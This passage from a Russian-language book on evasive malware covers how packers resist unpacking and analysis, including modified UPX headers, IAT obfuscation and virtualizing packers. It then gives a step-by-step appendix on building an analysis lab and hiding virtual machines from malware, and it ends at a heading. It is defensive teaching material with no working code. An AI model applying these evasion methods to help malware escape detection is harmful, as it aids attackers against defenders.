Многие из них уже обсуждались в книге. Например, упаковщики часто реализуют методы обнаружения песочниц и виртуальных машин из части II. Перед распаковкой вредоносного кода они пытаются определить, работает ли образец в виртуальной машине или песочнице, и при положительном результате могут отказаться от распаковки.

Многие упаковщики также используют методы главы 10 для обнаружения и затруднения работы отладчиков. Например, перед распаковкой и запуском вредоносного кода упаковщик проверяет наличие отладки и при обнаружении завершает себя. Он может также вмешиваться в ручную распаковку методами противодействия отладке, например нарушать точки останова или применять защитные страницы памяти. Некоторые упаковщики даже используют методы уклонения от песочниц из главы 8. Например, они могут спать определённое время перед распаковкой и выполнением полезной нагрузки, чтобы вызвать тайм-аут в песочнице и запутать анализ.

Базовое противодействие распаковке может быть простым изменением исходного упаковщика, затрудняющим его обнаружение и распаковку; это можно сделать с любым известным упаковщиком с открытым исходным кодом. Например, автор вредоносной программы может упаковать образец UPX, но изменить его, удалив обычные строки имён разделов `UPX0`, `UPX1` и так далее либо повредив заголовки. Тогда аналитику будет труднее распознать UPX. Кроме того, код упаковщика можно изменить так, чтобы обычная распаковка UPX, например самим инструментом UPX, стала невозможна. Упаковщики также могут изменять или уничтожать заголовки распакованного исполняемого файла, чтобы после распаковки автоматизированным средствам и аналитикам было труднее найти распакованный PE.

Другой метод, запутывание IAT. После разрешения первоначальных импортов и функций упаковщик может изменить или полностью уничтожить IAT, а позднее восстановить её, динамически разрешая адреса функций. Аналогичным образом он может выделить отдельную область памяти, например таблицу переходов, для хранения инструкций перехода к вызываемым функциям, обфусцируя IAT.

Наконец, упаковщики могут обфусцировать себя исключительно посредством запутанности. Нередко поток управления крайне сложен, со спагетти-кодом и передачами управления, например методами из глав 9 и 11, которые затрудняют прослеживание кода и распаковки. Упаковщик также может распаковывать вредоносный код в несколько этапов, дополнительно обфусцируя процесс и мешая аналитику чисто извлечь полезную нагрузку.

ВИРТУАЛЬНЫЕ МАШИНЫ В УПАКОВЩИКАХ

Применение виртуальных машин упаковщиков является методом противодействия распаковке и защиты программного обеспечения не только во вредоносных, но и в законных программах. Некоторые более сложные упаковщики используют небольшую ВМ, включённую в упакованный исполняемый файл. По сути, упаковщик преобразует части исходного кода исполняемого файла в упакованном двоичном файле в собственный промежуточный язык, выполняемый в мини-ВМ. В результате исходный код исполняемого файла не виден в памяти в явном виде. Наверное, вы догадываетесь, почему это значительно усложняет жизнь специалисту по обратной разработке.

Пожалуй, самые известные упаковщики с этим методом, VMProtect и Themida. Поскольку они коммерческие и применяются главным образом для защиты законного программного обеспечения, вредоносные программы используют их редко. Причин несколько. Во-первых, обнаружить вредоносную программу, упакованную ими, довольно легко, поскольку упаковщики не проектировались с учётом anti-malware и уклонения от обнаружения. Во-вторых, правильно применять их бывает трудно, а неправильная настройка может лишить упаковщик эффективности. В-третьих, виртуализирующие упаковщики увеличивают размер файла вредоносной программы и работают медленнее нативного выполнения.

Поскольку в реальных вредоносных программах такие упаковщики встречаются нечасто, далее книга почти не уделяет им внимания. Если вы обнаружили образец с одним из них, помните: автор вредоносной программы человек, а люди ошибаются. Виртуализирующие упаковщики сложнее применять, поэтому возможна неправильная настройка. В таком случае образец может удастся распаковать методами этой главы, полностью обойдя виртуализацию.

Итоги

В этой главе вы узнали о нескольких распространённых видах упаковщиков и о том, как вредоносные программы применяют их для обфускации кода, мешают аналитикам и исследователям понимать своё поведение и уклоняются от обнаружения и защитных инструментов. Вы также увидели несколько методов, позволяющих снять слои упаковщика и добраться до источника зла вредоносной программы: её полезной нагрузки. Наконец, мы кратко рассмотрели некоторые способы, которыми упаковщики пытаются обходить средства анализа.

В приложении A мы разберём создание эффективной лаборатории анализа, устойчивой к уклонению, которая может стать ценным помощником в исследованиях уклоняющихся вредоносных программ.

Заключительные мысли

Этой главой завершается книга "Уклоняющиеся вредоносные программы". Надеюсь, вы приобрели новые навыки, которые сможете применять в исследованиях и анализе угроз. Но прежде всего я надеюсь, что книга углубила ваш интерес к уклоняющимся угрозам и пробудила жажду дальнейших знаний.

Продолжайте изучать эту увлекательную тему. Отличным началом будет приложение C с рекомендуемыми ресурсами и дополнительными материалами. Затем испытайте новые навыки. Разберите интересный образец вредоносной программы. Поэкспериментируйте и выясните, как он пытается уклониться от средств защиты и ваших инструментов анализа. И самое главное: документируйте результаты для других. Вместе мы гораздо сильнее в борьбе с вредоносными программами и киберпреступностью, чем поодиночке. Спасибо за чтение.

Приложение A. Создание лаборатории анализа, устойчивой к уклонению

Создание аналитической лаборатории является критически важной частью анализа вредоносных программ, особенно когда речь идёт о крайне уклоняющихся и контекстно-зависимых программах. Хорошо настроенная среда несколько облегчает непростую задачу анализа и обратной разработки таких угроз. В этом приложении мы шаг за шагом создадим базовую лабораторную среду анализа вредоносных программ, рассмотрим рекомендации по настройке, позволяющие скрыть гипервизор и виртуальные машины от вредоносной программы, и познакомимся с несколькими полезными приёмами анализа.

Архитектура лаборатории

Среды лабораторий анализа вредоносных программ содержат различные виртуальные машины, программное обеспечение и другие инструменты, поддерживающие процесс анализа. Вероятно, лаборатория будет включать некоторые или все компоненты, показанные на рис. A.1.




Рис. A.1. Типовая среда лаборатории анализа вредоносных программ

Рассмотрим каждый компонент по очереди.

Хост-машина

Хост-машина представляет собой один или несколько компьютеров, на которых размещаются и работают виртуальные машины анализа вредоносных программ. Обычно разумно выбирать для хоста операционную систему, отличную от той, для которой предназначены анализируемые вредоносные программы. Например, в этой книге основное внимание уделяется вредоносным программам Windows, поэтому автор выбрал бы Linux или macOS как операционную систему хоста. Причина проста: если исследуемой вредоносной программе удастся вырваться из среды виртуальной машины Windows, что маловероятно, но всё же возможно, другая операционная система хоста, скорее всего, не позволит ей заразить его.

Гипервизор

Второй по важности компонент лаборатории, гипервизор. По сути, он распределяет ресурсы хост-компьютера, вычислительную мощность, память, хранилище и другие, для виртуальной операционной системы и её приложений, то есть ВМ. Гипервизор может одновременно запускать несколько ВМ, не позволяя им мешать друг другу.

Большинство гипервизоров умеет создавать снимок, образ ВМ в определённом состоянии, который играет важную роль в анализе вредоносных программ. После настройки ВМ не забудьте создать "чистый" снимок до заражения; это будет исходная точка перед запуском вредоносной программы. Снимки можно создавать даже во время её выполнения в ключевые моменты анализа. Например, может потребоваться сделать снимок ВМ во время отладки исполняемого файла. Если отладчик аварийно завершится или вредоносная программа применит методы противодействия отладке, можно просто вернуться к предыдущему снимку. После завершения анализа снимки также позволяют вернуть ВМ в исходное состояние. Мы ещё вернёмся к снимкам далее в приложении.

Два самых популярных гипервизора для Windows и Linux, VirtualBox и VMware Workstation. Вскоре мы рассмотрим их подробнее.

Виртуальные машины Windows для жертвы

При работе с вредоносными программами, предназначенными для Windows, следует выделить одну или несколько ВМ Windows как узлы-"жертвы", где будут запускаться программы и отслеживаться их действия. Для вредоносных программ Linux или macOS понадобятся соответствующие эквиваленты. Поскольку некоторые программы ориентированы на конкретные версии Windows, разумно иметь ВМ разных конфигураций. Например, автор использует ВМ Windows 7 и Windows 10 и держит на них разные версии программ, в том числе Microsoft Office. Учтите, что Windows 7 не следует делать основной системой анализа: она уже сильно устарела и может не содержать файлов и библиотек, от которых зависят современные вредоносные программы.

Сообщество анализа и исследования вредоносных программ великодушно предоставило множество удобных, бесплатных инструментов с открытым исходным кодом для настройки машин-жертв.

Виртуальные машины Windows для служб

Как следует из названия, ВМ Windows для служб размещает службы, поддерживающие анализ вредоносных программ. К ним относятся службы Active Directory для имитации домена AD, Server Message Block (SMB) и совместного доступа к файлам, службы чатов, например IRC, и серверы баз

данных. Если исследуемый образец пытается взаимодействовать с другими сетевыми службами, полезно установить их и посмотреть, как программа с ними работает. Однако этот компонент лаборатории не является строго обязательным и иногда можно обойтись без него; всё зависит от возможностей вредоносной программы и целей анализа. Некоторые службы можно даже имитировать инструментами сетевой симуляции вроде INetSim, FakeDNS или FakeNet, которые кратко рассматриваются далее.

Виртуальные машины Linux

Даже при работе с вредоносными программами Windows полезно иметь под рукой ВМ Linux. В Linux много инструментов командной строки, экономящих время и усилия. Такая ВМ также может служить сетевым шлюзом для машин-жертв Windows, отслеживая и имитируя сетевые службы. Существуют даже готовые среды Linux для анализа вредоносных программ. Remnux (remnux.org) включает почти все инструменты, которые когда-либо понадобятся для анализа в Linux. Альтернативы Remnux, SANS SIFT Workstation (sans.org) и Tsurugi Linux (tsurugi-linux.org), но учтите, что они также ориентированы на общую компьютерную криминалистику и реагирование на инциденты. Наконец, Security Onion (securityonionsolutions.com) представляет готовый образ ВМ, специализирующийся на анализе и мониторинге сетевого трафика. Он тоже может стать прекрасным дополнением набора аналитических средств.

Теперь, когда вы в общих чертах понимаете состав лаборатории, пора создать собственную.

Создание лаборатории

В этом разделе пошагово создаётся базовая лаборатория анализа вредоносных программ, состоящая из хост-машины с гипервизором, ВМ Windows для жертвы и ВМ Linux. Сочетаний хостовых ОС и гипервизоров слишком много, чтобы рассмотреть все, поэтому предполагается, что хост работает под вариантом Linux, например Ubuntu, а гипервизором является VMware Workstation или Oracle VirtualBox. Следующие шаги должны работать и для хоста Windows или macOS, но возможны небольшие различия, которые придётся учитывать.

Выбор гипервизора

Выбор гипервизора во многом зависит от операционной системы хоста и доступных ресурсов. Ниже перечислены некоторые популярные варианты.

• **Oracle VirtualBox.** VirtualBox (virtualbox.org) является многофункциональным гипервизором, бесплатным для некоммерческого применения. Он содержит большинство возможностей более дорогих гипервизоров и поддерживает среды Windows, Linux и macOS.
• **VMware Workstation.** VMware Workstation (vmware.com) имеет большой набор возможностей и устанавливается на хост Windows или Linux. Требует приобретения лицензии, но VMware предоставляет бесплатную 30-дневную пробную версию.
• **VMware Fusion.** VMware Fusion (vmware.com) представляет специализированный гипервизор VMware для macOS. Он очень похож на VMware Workstation и также требует лицензии.
• **Microsoft Hyper-V.** Hyper-V (learn.microsoft.com) является хорошим бесплатным гипервизором для хостов Windows. Он запускает ВМ Windows и некоторые ВМ на основе Linux.
• **KVM (Kernel-based Virtual Machine).** KVM (linux-kvm.org) представляет гипервизор с открытым исходным кодом для хостовых сред Linux.

Платные VMware Workstation и VMware Fusion имеют несколько дополнительных возможностей, которых может не быть у бесплатных гипервизоров с открытым исходным кодом. Однако, по опыту автора, VirtualBox полностью подходит для анализа вредоносных программ, и при его применении никаких возможностей не недостаёт.

После выбора гипервизора его нужно загрузить и установить. Последнюю сборку VirtualBox для своей операционной системы и дополнительные инструкции по установке можно найти по адресу virtualbox.org. Пробную версию VMware Workstation можно загрузить со страницы vmware.com.

После установки гипервизора на хостовой системе необходимо проверить несколько параметров.

Проверка сетевых параметров гипервизора

Чтобы позднее настроить сеть ВМ, сначала проверьте сетевые параметры VirtualBox. Перейдите в File > Host Network Manager.

Если сети не перечислены, нажмите Create. Можно использовать значения по умолчанию, установив IPv4 Address в `192.168.56.1`, маску сети в `255.255.255.0` и так далее, но на вкладке DHCP Server обязательно установите Enable Server.

Если в VirtualBox Host Network Manager нет сети, а при попытке её создать появляется ошибка `Error: VBoxNetAdpCtl: Error while adding new interface: failed to open /dev/vboxnetctl: No such file or directory`, закройте VirtualBox, выполните следующую команду в терминале и перезапустите VirtualBox:

```
> sudo modprobe vboxnetadp
```

Для VMware Workstation никаких специальных сетевых настроек не требуется, поэтому можно переходить к следующему шагу: загрузке и установке Windows в ВМ.

Получение образа Windows

Для создания ВМ Windows для жертвы понадобится копия Windows 7, 10 или 11. Далее в качестве примера используется Windows 10, первый выбор автора для анализа вредоносных программ. Возможно, у вас уже есть копия и лицензия Windows. Если нет, ISO-образ Windows 10 можно получить по адресу microsoft.com. Выберите нужную версию, например Windows 10 (Multi-edition ISO), и нажмите Confirm.

Затем выберите язык установочного файла и архитектуру, 64- или 32-разрядную. Следует выбрать 64-разрядную версию, если вы не собираетесь целенаправленно исследовать 32-разрядные вредоносные программы, что маловероятно. Отложите ISO-файл Windows: он понадобится позднее.

Создание виртуальной машины Windows для жертвы

Теперь создадим ВМ Windows в выбранном гипервизоре. Начнём с VirtualBox, а затем рассмотрим ту же последовательность для VMware Workstation.

> **ПРИМЕЧАНИЕ.** Следующие инструкции включают последовательность меню гипервизора. Шаги могут немного меняться в зависимости от его версии. Если определённое окно конфигурации отсутствует или выглядит иначе, скорее всего, нужный параметр появится в другом окне позднее в процессе создания ВМ.

Создание ВМ в VirtualBox

Если выбран VirtualBox, запустите программу и выберите Machine > New, затем укажите имя ВМ и место её хранения на диске. Также задайте Type и Version устанавливаемой операционной системы. Для наших целей это соответственно Microsoft Windows и Windows 10 (64-bit). Нажмите Next.

Затем настройте основные параметры ВМ. Установите Memory Size в 4096 МБ, то есть 4 ГБ, или выше. Уклоняющиеся вредоносные программы часто определяют размер памяти для выявления ВМ, поэтому важно задать настолько высокое значение, насколько возможно; обычно 4 ГБ достаточно. Это также повысит производительность ВМ. В параметрах Hard Disk выберите Create a Virtual Hard Disk Now и нажмите Next.

Для образа диска ВМ задайте File Size не менее 80 ГБ. Убедитесь, что в Hard Disk File Type выбрано VDI, а в Storage on Physical Hard Disk, Dynamically Allocated. Нажмите Create.

Теперь новая ВМ должна быть видна и доступна для выбора в Oracle VM VirtualBox Manager, как показано на рис. A.2.




Рис. A.2. Новая ВМ VirtualBox в Oracle VM VirtualBox Manager

Теперь рассмотрим те же шаги в VMware Workstation.

Создание ВМ в VMware Workstation

Чтобы создать новую ВМ в VMware Workstation, выберите File > New Virtual Machine. Должно открыться диалоговое окно New Virtual Machine Wizard. В разделе Virtual Machine Configuration выберите Typical (Recommended) и нажмите Next.

VMware Workstation предложит выбрать способ установки операционной системы. Выберите Use ISO Image и укажите ранее загруженный ISO Windows 10. Затем нажмите Next.

Теперь настройте основные параметры установки Windows. Оставьте поле Windows Product Key пустым, если у вас нет ключа продукта. В Version of Windows to Install выберите соответствующую версию Windows, в данном примере Windows 10 Pro. В Personalize Windows укажите имя пользователя и, при желании, пароль для новой установки. Нажмите Next.

Затем задайте имя новой ВМ и место хранения её самой и всех файлов. Настроив параметры, нажмите Next.

Для диска ВМ задайте размер не менее 80 ГБ, затем выберите Store Virtual Disk as Single File или Split Virtual Disk into Multiple Files. Это исключительно вопрос личных предпочтений. Автор выбирает второй вариант, поскольку несколько небольших файлов ВМ легче переносить на другой жёсткий диск или USB-накопитель, чем один огромный файл. После выбора нажмите Next.

Наконец, появится экран с обзором параметров новой ВМ. Немного позднее мы её дополнительно настроим. Пока снимите флажок Automatically Power on This Virtual Machine After Creation и нажмите Finish, чтобы создать ВМ.

Установка Windows в ВМ

После создания ВМ в выбранном гипервизоре можно устанавливать Windows. Чтобы начать, сначала нужно указать ВМ образ установщика Windows, ранее загруженный ISO-файл.

Если вы применяете VMware Workstation и следовали предыдущим указаниям, ISO уже подключён к ВМ и готов. В VirtualBox щёлкните ВМ правой кнопкой, выберите Settings, затем Storage. Выберите значок компакт-диска в Storage Devices и в раскрывающемся меню Optical Drive раздела Attributes, как на рис. A.3, укажите ISO-файл Windows на диске и нажмите OK, сохранив конфигурацию.




Рис. A.3. Добавление ISO установщика Windows в ВМ VirtualBox

Чтобы начать установку Windows, загрузите ВМ. В VirtualBox щёлкните ВМ правой кнопкой, наведите указатель на Start и выберите Normal Start. В VMware Workstation щёлкните ВМ правой кнопкой, наведите указатель на Power и выберите Start Up Guest. ISO должен загрузиться и запустить установку Windows.

Установка Windows занимает примерно 20-40 минут. Если нужна помощь с этапами установки Windows 10, в интернете есть множество ресурсов, например answers.microsoft.com.

После завершения установки выключите ВМ и удалите из неё ISO Windows; некоторые версии VirtualBox и VMware Workstation делают это автоматически. В VirtualBox ISO удаляется почти так же, как добавлялся: в параметрах Storage щёлкните образ правой кнопкой и выберите Remove Disk from Virtual Drive. В VMware Workstation просто убедитесь, что в параметрах CD/DVD ВМ снят флажок Connect at Power On.

Настройка ВМ для сокрытия и изоляции

Теперь выполним базовую конфигурацию и настройку, чтобы уменьшить заметность ВМ и усложнить уклоняющейся вредоносной программе определение того, что она работает внутри виртуальной машины. Изоляция ВМ от хостовой операционной системы также является мерой безопасности, лучше защищающей хост во время анализа. Эти параметры обычно очень легко реализовать, а действуют они весьма эффективно, поэтому не пренебрегайте ими.

Память и процессоры

Чтобы противостоять попыткам вредоносной программы выявить ВМ посредством перечисления процессоров и памяти, установите максимально возможный объём памяти, не менее 4 ГБ, и не менее двух процессоров. Это может заставить программу решить, что она выполняется не в виртуальной среде.

В VirtualBox для изменения памяти перейдите в Settings > System > Motherboard. Параметры процессора находятся в Settings > System > Processor.

В VMware параметры памяти доступны через Settings > Memory, а процессора через Settings > Processors.

Дополнительное преимущество выделения ВМ большей вычислительной мощности и памяти, производительность. Чем мощнее аналитические ВМ, тем лучше они работают при анализе, особенно учитывая, что некоторые инструменты потребляют много системных ресурсов. Помните, что уклоняющиеся вредоносные программы применяют несколько методов противодействия песочницам и ВМ, основанных на производительности и ресурсах системы, например API hammering из главы 8.

Размер жёсткого диска

Проверка размера жёсткого диска является одним из старейших, простейших и наиболее распространённых методов обнаружения ВМ вредоносными программами. Виртуальные машины известны маленькими дисками, поэтому выделите виртуальному накопителю не менее 60 ГБ. Автор обычно назначает 80 ГБ или больше. Если вы следовали предыдущим инструкциям создания ВМ VirtualBox и VMware Workstation, этот шаг уже выполнен.

Чтобы проверить объём виртуального диска в VirtualBox, перейдите в Settings > Storage. В VMware выберите Settings > Hard Disk.

Размер жёсткого диска ВМ можно увеличить задним числом, но обычно лучше настроить его при создании.

Параметры дисплея и ускорения

Функции поддержки 3D-ускорения повышают производительность ВМ, но могут раскрыть гипервизор некоторым вредоносным программам. Для защиты от обнаружения отключите их. В VirtualBox перейдите в Settings > Display и на вкладке Screen убедитесь, что Enable 3D Acceleration не выбрано.

В VMware перейдите в Settings > Display и снимите флажок Accelerate 3D Graphics.

Параметры контроллера USB

Некоторые вредоносные программы пытаются перечислять контроллеры USB. Если система использует устаревшие драйверы USB, например версии 1.0 или 2.0 вместо более новых 3.0, программа может предположить, что работает на аналитической машине. В VirtualBox этот параметр находится в Settings > USB, а в VMware Workstation в Settings > USB Controller.

Конфигурации сетевого адаптера

Критически важная часть анализа вредоносных программ в ВМ, понимание и правильное применение подходящей сетевой конфигурации для конкретной задачи. Аналитическим ВМ можно назначать разные виды конфигураций, но наиболее важны следующие режимы.

• **Not Attached.** Режим Not Attached в VirtualBox, а в VMware Workstation снятый флажок Connect at Power On, фактически отключает сеть ВМ. Она будет полностью изолирована от всех сетей и не сможет взаимодействовать с другими ВМ, локальной сетью хоста или интернетом. Это самый безопасный вариант анализа. Однако современная уклоняющаяся вредоносная программа ожидает какого-либо сетевого подключения, поэтому в таком режиме может выполниться не полностью или не выполниться вовсе. По этой причине далее режим не рассматривается.
• **Host-Only.** Подключение Host-Only представляет частную сеть, общую с хостовой операционной системой. В этой конфигурации ВМ не имеет доступа в интернет, но получает сетевой доступ к хосту и другим работающим на нём ВМ. Это хороший компромисс между безопасностью и эффективностью, особенно когда другая ВМ настроена как сетевой шлюз, что будет рассмотрено далее.
• **Bridged и NAT.** В режимах Bridged и Network Address Translation (NAT) ВМ подключена к локальной сети хоста, что даёт доступ в интернет и к другим сетевым ресурсам. В Bridged у ВМ собственный IP-адрес, отличный от адреса хоста. В NAT ВМ использует IP-адрес хоста совместно с ним и недоступна напрямую из локальной сети. Самое важное, что ВМ и любая работающая в ней вредоносная программа могут выйти в интернет. NAT обеспечивает немного дополнительной безопасности, поэтому автор применяет его, когда ВМ нужен доступ в интернет.

Как правило, автор почти всегда держит аналитические ВМ в режиме Host-Only. В качестве сетевого шлюза для ВМ Windows применяется ВМ Linux, имитирующая подключение к интернету; это будет подробнее рассмотрено далее. Однако, как описано в главе 6, всё более распространённый метод обнаружения ВМ и песочниц состоит в попытке связаться с удалённым сервером и определить наличие интернета. Некоторые вредоносные программы также могут загружать модули или полезные нагрузки с сервера злоумышленника, и при изоляции среды эту активность можно пропустить. В особых случаях имеет смысл включить NAT или Bridged. Но помните о рисках подключения живой вредоносной программы к интернету. Например, она может украсть данные с ВМ, в том числе из буфера обмена или общих виртуальных дисков, либо добавить ВМ в ботнет, после чего та может использоваться без вашего разрешения для совершения преступлений.

Чтобы настроить сетевой адаптер ВМ в VirtualBox, перейдите в Settings > Network и на вкладке Adapter 1 убедитесь, что Enable Network Adapter включён. Затем в меню Attached To измените сетевой адаптер ВМ на Host-only Adapter, NAT или Bridged в зависимости от потребностей, как показано на рис. A.4. Пока выберите NAT или Bridged, поскольку через некоторое время потребуется доступ в интернет.




Рис. А.4. Настройка сетевого адаптера ВМ в VirtualBox

Если установить NAT не удаётся, возможно, сначала нужно настроить сеть NAT в VirtualBox. Для этого перейдите в File > Preferences > Network и нажмите +.

Чтобы настроить сетевой адаптер в VMware Workstation, перейдите в VM Settings > Hardware > Network Adapter и выберите необходимый тип сетевого подключения, как на рис. А.5. Пока выберите NAT или Bridged.




Рис. А.5. Настройка сетевого адаптера ВМ в VMware Workstation

MAC-адреса

